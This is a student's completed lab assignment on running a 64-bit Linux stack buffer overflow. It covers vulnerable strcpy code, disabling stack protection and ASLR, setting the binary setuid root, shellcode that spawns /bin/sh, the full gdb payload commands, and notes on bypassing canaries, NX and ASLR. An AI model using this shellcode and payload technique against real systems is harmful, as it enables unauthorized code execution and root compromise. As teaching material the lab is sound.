CSE 410/510 Lab 6

NOTE: This lab is optional! It will replace the lowest score of any of the five previous labs should its score be higher.

Issued: July 2nd, 2021
Due: July 9th, 2021 11:59PM

Name: Kamalesh Ram Chandran Govindaraj

Overview:
In class we reviewed stack overflows. In this lab we will execute a stack overflow on 64 bit Linux. Grab a clean Kali VM from the Kali download site. It needs to have Internet access. Do not worry, we will not be using actual malware in this exercise!

Setup
First, some background. What was described in class is the basic or original version of a stack overflow. Modern operating systems have defenses to make such attacks harder. In this lab we will execute this basic version and disable security measures Linux puts in place to prevent such vulnerabilities.

Each question in the lab is worth 5 points.

Step One: Perform the Attack
There are many, many tutorials online that document how to perform stack overflow exploits. They all depend on the OS being used and whether the system is 32 or 64 bit. We will perform the exploit on 64 bit Linux. Most of Step 1 was taken from the following URL which is very detailed and addresses all the points an attacker would need to consider and calculate:

https://www.ret2rop.com/2018/08/stack-based-buffer-overflow-x64.html

We first need code with the potential for a stack overflow. We will use the following. Copy it to a file named buf.c on the Kali machine:

```
#include<stdio.h>
#include<string.h>

int main(int argc, char *argv[])
{
    char buf[100];
    strcpy(buf,argv[1]);
    printf("Input was: %s\n",buf);
    return 0;
}
```

Question: What does this code do and what is the overflow condition?

Score: / 5 pts
We give input through command line. The strcpy function copies the input from the command line to the buffer. Then the buffer is printed using printf. Here strcpy blindly copies the content

to the buffer. It doesn't check for input size so any input greater than 100 will cause a buffer overflow.

Next, we will compile the file. You will need to compile it using the following compiler directives. You will notice that some security measures are turned off - the questions in Step Two focus on that.

```
gcc -fno-stack-protector -z execstack buf.c -o buf
```

Next, you will need to remove another security precaution called ASLR. Execute the following command:

```
sudo nano /proc/sys/kernel/randomize_va_space
```

Set the value to be 0 in this file. To save the file use the key combo: ctrl-o ***It will give you some grief when you save. Just save it multiple times, cancel out of nano, and then open the file again to make sure its value is set to 0.***

The next thing we will do is set the compiled executable file to run as a specific user. In this case, we will want it to run as root. The setuid bit is a flag which allows the executable to run with privileges of it's owner This means if there's set-uid-root flagged binary with owner root then it will execute as root irrespective of the user. The following command lists all the binaries that run as root:

```
find / -user root -perm -4000 2>/dev/null
```

Question: Run this command and list all the executables that can run as root on this machine.

Score: / 5 pts

/usr/sbin/mount.nfs
/usr/sbin/mount.cifs
/usr/sbin/pppd
/usr/bin/newgrp
/usr/bin/kismet_cap_rz_killerbee
/usr/bin/kismet_cap_linux_bluetooth
/usr/bin/sudo
/usr/bin/passwd
/usr/bin/fusermount3
/usr/bin/chfn
/usr/bin/kismet_cap_nrf_mousejack
/usr/bin/su
/usr/bin/kismet_cap_ti_cc_2540
/usr/bin/kismet_cap_ti_cc_2531
/usr/bin/gpasswd
/usr/bin/chsh
/usr/bin/umount
/usr/bin/ntfs-3g
/usr/bin/kismet_cap_ubertooth_one
/usr/bin/kismet_cap_nrf_52840

/usr/bin/kismet_cap_linux_wifi
/usr/bin/pkexec
/usr/bin/kismet_cap_nxp_kw41z
/usr/bin/kismet_cap_nrf_51822
/usr/bin/mount
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/lib/xorg/Xorg.wrap
/usr/libexec/polkit-agent-helper-1

Let's set the setuid bit. Run this command:

```
virtual@mecha:~$ sudo chown root buf
virtual@mecha:~$ sudo chmod +s buf
virtual@mecha:~$ ls -l buf
```

Now you have an executable that will run as root. Test it out:


```
./buf Hello
```

Next we will use a debugger named GDB to run the application. You will need to install this application - ***install the minimal gdb version***! It's like IDA but it is a command line and gives a complete view of the stack that will be easy for us to use. You can execute the commands following (the ones in red) and get an idea for how GDB is used - most of it should make sense. But the key is - we can collect information at the exact moment it crashes. First, use gdb to look at the disassembled code as follows. Once you are in the gdb prompt, you will need to execute the commands in red. Note - the comments to the right were added by the person who developed the tutorial - not gdb:

```
cyb599@cyb599-VirtualBox:~$ gdb -q buf
Reading symbols from buf...(no debugging symbols found)...done.
(gdb) set disassembly-flavor intel
(gdb) disas main
Dump of assembler code for function main:
0x000000000000068a <+0>:     push   rbp                            ; old base pointer saved for
later
0x000000000000068b <+1>:     mov    rbp,rsp                        ; rbp set to rsp;
//prologue
0x000000000000068e <+4>:     add    rsp,0xffffffffffffff80         ; Allocate 128(0x80) bytes
stack space
0x0000000000000692 <+8>:     mov    DWORD PTR [rbp-0x74],edi       ; argc stored at address of
rbp-0x74
0x0000000000000695 <+11>:    mov    QWORD PTR [rbp-0x80],rsi       ; *argv[0] stored at address
rbp-0x80
0x0000000000000699 <+15>:    mov    rax,QWORD PTR [rbp-0x80]       ; address of *argv[0] stored in
rax register
0x000000000000069d <+19>:    add    rax,0x8                        ; add 0x8 to rax, now it points
to *argv[1]
0x00000000000006a1 <+23>:    mov    rdx,QWORD PTR [rax]            ; rdx is now *argv[1]
0x00000000000006a4 <+26>:    lea    rax,[rbp-0x70]                 ; load effective address of
rbp-0x70 to rax
0x00000000000006a8 <+30>:    mov    rsi,rdx                        ; rsi = *argv[1]
0x00000000000006ab <+33>:    mov    rdi,rax                        ; rdi = rax i.e. 0x0
0x00000000000006ae <+36>:    call   0x550 <strcpy@plt>             ; strcpy func copies argv[1]
onto stack
0x00000000000006b3 <+41>:    lea    rax,[rbp-0x70]                 ; rax gets address of buf
0x00000000000006b7 <+45>:    mov    rsi,rax                        ; rsi = rax i.e. &buf
0x00000000000006ba <+48>:    lea    rdi,[rip+0xa3]    # 0x764      ; rdi = "Input was: %s\n"
```

```
0x00000000000006c1 <+55>:    mov     eax,0x0                    ; eax=0x0 nullify eax
0x00000000000006c6 <+60>:    call    0x560 <printf@plt>         ; call printf function
0x00000000000006cb <+65>:    mov     eax,0x0                    ; eax=0x0
0x00000000000006d0 <+70>:    leave
0x00000000000006d1 <+71>:    ret
//epilogue
End of assembler dump.
```

This output looks familiar - it is the disassembled code like we see in IDA. Now, back to what we discussed in class. Look at the image. We have the destination buffer of size 100. Our goal is to overwrite this buffer including the rbp and the return address. The return address is the next instruction to run after the function returns. To recap:



- We control stack,
- We can load our instructions (what we ant to run) there, and
- We can make the return address point to it - what we want to run.

In a nutshell - you are changing the control flow of the application. So, that is the goal at least. But we need to do some math based on this being a 64 bit architecture to determine how large to make the exploit and where to set return addresses so that, hopefully, it works!

We can see in disassembly that buf starts at [rbp-0x70] that is 112 bytes (verify it in a hexadecimal conversion tool). This line tells us the address of buf:

```
lea     rax,[rbp-0x70]                ; rax gets address of buf
```

Now, refer to the diagram. Between rbp and the buffer is the Alignment section. If you are curious what the alignment section is - read here: https://stackoverflow.com/questions/672461/what-is-stack-alignment We know the buffer is 100 bytes, and the distance from the buffer to rbp is 112 bytes, so the Alignment size must be 12 bytes.

At this point, we know that 112 bytes will get us just to rbp. Since this is a 64 bit architecture, then rbp itself will be 8 bytes. The return address itself is 6 bytes. So the total space that will need to be overwritten is 126 bytes.

Question: So, this is a 64 bit architecture. Addresses should be 8 bytes - right? Why is the return address just 6 bytes? You can answer this one after the lab!

Score: / 5 pts

Because the 6-bytes address is just the virtual address (offset of the actual physical address).

Now, we know our target buffer size to do the overflow is 126 bytes. Let's use gdb to perform an overflow of 126 bytes and see what happens to the registers, specifically rip and rbp. To do this, we use Python to generate 126 bytes. In the past, perl was a popular language to use to do this.

From within gdb, issue the following:

```
r $(python -c "print 'A'*126")
```

You should see output that looks like this:

```
Starting program: /home/virtual/buf $(python -c "print 'A'*126")(g
Input was:
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Program received signal SIGSEGV, Segmentation fault.
0x0000414141414141 in ?? ()
```

We got our segfault. Let's look at our registers. Again, from gdb issue the following command:

```
(gdb) info registers
```

Look at the registers - specifically look at rbp and rip. You will see that they are nicely filled with 0x41 - the hex value for ASCII 256 letter 'A'. Great, we are making fast progress! Note, the tutorial shows a more automated way to come up with the math above using metasploit - so - just know you could automate this process.

Now, onto building the exploit itself. We need to replace the 126 'A's with shellcode. Shellcode is just a sequence of cpu instructions to do different tasks like execute a '/bin/sh' shell or bind/connect to some port, etc. This link shows the instructions used to open a shell, found here. And here are 24 bytes of shellcode to launch a shell:

```
\x50\x48\x31\xd2\x48\x31\xf6\x48\xbb\x2f\x62\x69\x6e\x2f\x2f\x73\x68\x
53\x54\x5f\xb0\x3b\x0f\x05
```

Now comes the fun part. We have to figure out the addresses. We have 100 bytes space for our 24 bytes shellcode. We will fill the payload with (100-24=)76 bytes of junk then shellcode then some junk to overwrite 12 bytes alignment space and 8 bytes rbp and then the return address. So our payload looks like:

payload =
    'A'*76 + shellcode + // the 100 byte buffer
    'A'*12 + // the12 byte alignment part
    'B'*8 + // the 8 byte rbp
    Return_address. // the 6 byte return address (rip)

We don't know the return address yet so we will just run it with any return address and when the program crashes we will just examine memory and calculate the return address. How do we do that? Run the following from within gdb.

```
r $(python -c "print
'A'*76+'\x50\x48\x31\xd2\x48\x31\xf6\x48\xbb\x2f\x62\x69\x6e\x2f\x2f\x
73\x68\x53\x54\x5f\xb0\x3b\x0f\x05'+'A'*12+'B'*8+'C'*6")
```

Great, we hit the return address and had a segment fault. Let's dump some memory from the buffer and determine the return address - its actual value. We will look at 200 bytes from the dump. This command:

```
x/100x $rsp-200
```

will dump 100*4 bytes from memory location of rsp - 200 bytes in hex form. You can print them as char strings with x/100s <address>. Issue that command at the gdb prompt and you will get this:

```
(gdb) x/100x $rsp-200
0x7fffffffdfe8: 0x00000000 0x00000000 0x00000000 0x00000000
0x7fffffffdff8: 0x00000000 0x00000000 0xffffefe1 0x00007fff
0x7fffffffe008: 0xffffe028 0x00007fff 0x00000000 0x00000000
0x7fffffffe018: 0x555546cb 0x00005555 0xffffe188 0x00007fff
0x7fffffffe028: 0x00000000 0x00000002 0x41414141 0x41414141
0x7fffffffe038: 0x41414141 0x41414141 0x41414141 0x41414141
0x7fffffffe048: 0x41414141 0x41414141 0x41414141 0x41414141
0x7fffffffe058: 0x41414141 0x41414141 0x41414141 0x41414141
0x7fffffffe068: 0x41414141 0x41414141 0x41414141 0x41414141
0x7fffffffe078: 0x41414141 ====>0xd2314850 0x48f63148 0x69622fbb
0x7fffffffe088: 0x732f2f6e 0x5f545368 0x050f3bb0 0x41414141
0x7fffffffe098: 0x41414141 0x41414141 0x42424242 0x42424242
0x7fffffffe0a8: 0x43434343 0x00004343 0x00040000 0x00000000
0x7fffffffe0b8: 0xffffe188 0x00007fff 0xf7b987e8 0x00000002
0x7fffffffe0c8: 0x5555468a 0x00005555 0x00000000 0x00000000
0x7fffffffe0d8: 0x2df9f55e 0x4862db8b 0x55554580 0x00005555
0x7fffffffe0e8: 0xffffe180 0x00007fff 0x00000000 0x00000000
0x7fffffffe0f8: 0x00000000 0x00000000 0x6159f55e 0x1d378ede
^^^^^--these are memory addresses
```

What you want to focus on is two things. First, the sequence 0x41414141 with a break and then the return to 0x41414141. That break is where the shell code exists. We need to:

1. Find that address, and then
2. Make it the return address

The =====> shows that point. If you look to the left, you see the address for the first column written. To figure out the address for the return address, you need to add four bytes to it. Remember, its hex, here is a hex calculator link:

https://www.calculator.net/hex-calculator.html?number1=88&c2op=%2B&number2=4&calctype=op&x=58&y=28

Question: What is the address of the desired return address based on the above. That, the return address for the example provided in the lab, not the one from the example you are doing

on Kali:

Score: / 5 pts

First, the sequence 0x41414141 is at the address "0x7fffffffe078" we need to add four more bytes to it. So, the new return address will be "0x7fffffffe07c"

Note, your address will be different from above! Let's check the address by replacing it in our payload first. As this is little endian we have to put the address in reverse order of bytes. So, the return address for the above will look like \x7c\xe0\xff\xff\xff\x7f. '\x ' is just to convert to raw bytes. Make the buffer overload look like this replacing the red with the address from your output:

```
r $(python -c "print
'A'*76+'\x50\x48\x31\xd2\x48\x31\xf6\x48\xbb\x2f\x62\x69\x6e\x2f\x2
f\x73\x68\x53\x54\x5f\xb0\x3b\x0f\x05'+'A'*12+'B'*8+'\x7c\xe0\xff\x
ff\xff\x7f'")
```

Run it now, and you should see a shell! Take a screen-shot and paste it below:

Score: / 5 pts

So, one note. gdb will not let you call a root process when run as a user. The tutorial shows you how to construct a NOP sled in python to run this from the command line and assume root. You can do that on your own if you are interested!

Step Two: Security Questions

We disable a couple items along the way. Answer the questions about these Linux security measures meant to defend against a stack overflow.

Score: / 5 pts

Security Measure	Why is it in place?	How could it be defeated?
Canary	A stack canary is a value placed on the stack so that it will be overwritten by a stack buffer that overflows to the return address. It allows detection of overflows by verifying the integrity of	There are multiple ways in which stack canaries can be bypassed. The first technique involves leaking out the cookie value through a memory leak vulnerability. Format string vulnerabilities are excellent

	the canary before function return.	for this purpose.
DEP / NX	This option is also referred to as Data Execution Prevention (DEP) or No-Execute (NX). When this option is enabled, it works with the processor to help prevent buffer overflow attacks by blocking code execution from memory that is marked as non-executable.	Bypassing DEP and NX requires Return Oriented Programming. ROP essentially involves finding existing snippets of code from the program (called gadgets) and jumping to them, such that you produce a desired outcome. Since the code is part of legitimate executable memory, DEP and NX don't matter.
ASLR	Address space layout randomization (ASLR) is a memory-protection process for operating systems (OSes) that guards against buffer-overflow attacks by randomizing the location where system executables are loaded into memory	ASLR can be bypassed using memory leak or by using brute force method. If you can try an exploit with a vulnerability that doesn't make the program crash, you can bruteforce 256 different target addresses until it works.